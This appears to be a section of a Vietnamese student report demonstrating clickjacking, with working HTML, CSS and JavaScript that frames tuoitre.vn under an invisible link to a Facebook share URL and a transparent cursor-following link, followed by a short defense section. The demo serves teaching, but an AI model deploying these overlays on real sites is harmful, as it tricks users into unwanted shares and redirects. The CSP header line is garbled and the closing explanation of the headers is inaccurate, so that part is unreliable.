4.3 Demo về clickjacking

4.3.1 Demo complete transparent overlay

Trong phần này em sẽ demo về kỹ thuật tấn công complete transparent overlay trong cái phần này em sẽ tạo ra một lớp phủ trên trang web và người dùng sẽ không nhận ra được cái lớp phủ của em. Và em sẽ chuyển tiến hành hướng người dùng đến một website khác để khai thác thông tin hay lừa like share các trang web quảng cáo khi người dùng click vào một nội dung bất kì.

Em sẽ thiết lặp sẳn một số thông số về CSS Style cho các thẻ div, iframe, a để tạo lớp phủ.

<style>

        div, iframe, a{

            border: none;

            position: absolute;

            width: 100%;

            height: 100%;

        }

        a{

            display: block;

        }

    </style>

Và em thực hiện nhúng iframe với đường dẫn là https:tuoitre.vn

<body>

     <iframe src="https://tuoitre.vn"></iframe>

</body>

Sau khi chạy chương trình thì em sẽ có được một trang web giống hoàn toàn với trang tuoitre.vn



Để phủ một lớp chuyển hướng người dùng khi click vào một nội dung bất kì thì em sẽ sử dụng thẻ div chứa đường dẫn cần thực hiện, và em sẽ thực hiện chuyển hướng share nội dung lên facebook nếu người dùng click vào một nội dung bất kì.

<body>

     <iframe src="https://tuoitre.vn"></iframe>


      <div>

        <a href="https://www.facebook.com/sharer/sharer.php?u=https://www.youtube.com/watch?v=kGeE2DvkrZc" target="\_blank"></a>

    </div>

</body>

Tiến hành chạy và click vào một nội dung bất kì trên trang web thì ta sẽ hiển thị được kết quả



Đây là kỹ thuật tấn công complete transparent overlay mà em đã demo.

4.3.2 Demo hidden overlay

Cũng như kỹ thuật complete transparent overlay em sẽ thực hiện nhúng một iframe với đường dẫn bất kì, sau đó chèn một nội dung bất kì (cụ thể là đường dẫn đến một website khác) vào dưới con trỏ chuột, khi người dùng di chuyển con trỏ chuột trên trang web thì nội dung dưới con trỏ chuột cũng di chuyển theo.

Trong phần này em cũng sẽ thiết lặp một vài thuộc tính CSS cho thẻ div, iframe, a

 <style>

        div{

            color: transparent;

            border: none;

            position: absolute;

            width: 100 px;

            height: 100 px;

        }

        iframe{

            border: none;

            position: absolute;

            width: 100%;

            height: 100%;

        }

        a{

            color: black;

            display: block;

            width: 100px;

            height: 100px;

        }

    </style>

Tiếp theo em sẽ tạo một nội dung để nằm dưới con trỏ chuột trong phần body chứ đường dẫn cần chuyển hướng

<body>

    <div id="demo">

        <a href="https://vnexpress.net">Click me</a>

    </div>

</body>

Và để thực hiện cho nội dung di chuyển theo con trỏ chuột, em sử dụng javascript để thực hiện

<script>

    window.onmousemove = function(e){

        var mouse = document.getElementById('demo');


        mouse.style.left = e.clientX - 25+'px';

        mouse.style.top = e.clientY - 25+'px';

    }

</script>

Tiếp hành nhúng iframe như ví dụ trên và chạy chương trình



Để ẩn click me thì ta chỉ cần thay đổi style color của thẻ a sang transparent

a{

            color: transparent;

            display: block;

            width: 100px;

            height: 100px;

        }

Và khi người dùng click chuột sẽ chuyển sang trang mà đã điều hướng từ nội dung nằm ẩn phía dưới con trỏ chuột.

Cách phòng tránh các kỹ thuật tấn công này cũng khá đơn giản như đã trình bày ở phần cách phòng tránh. Ví dụ với php có thể dùng

header("X-Frame-Options: DENY");

header("Content-Security-Policy: frame-ancestors <none<", false);

Khi trang web load, đoạn code trên sẽ kiểm tra domain của trang gốc có khớp với domain của cửa sổ trình duyệt hay không, nếu pass qua bước check thì được phép hiển thị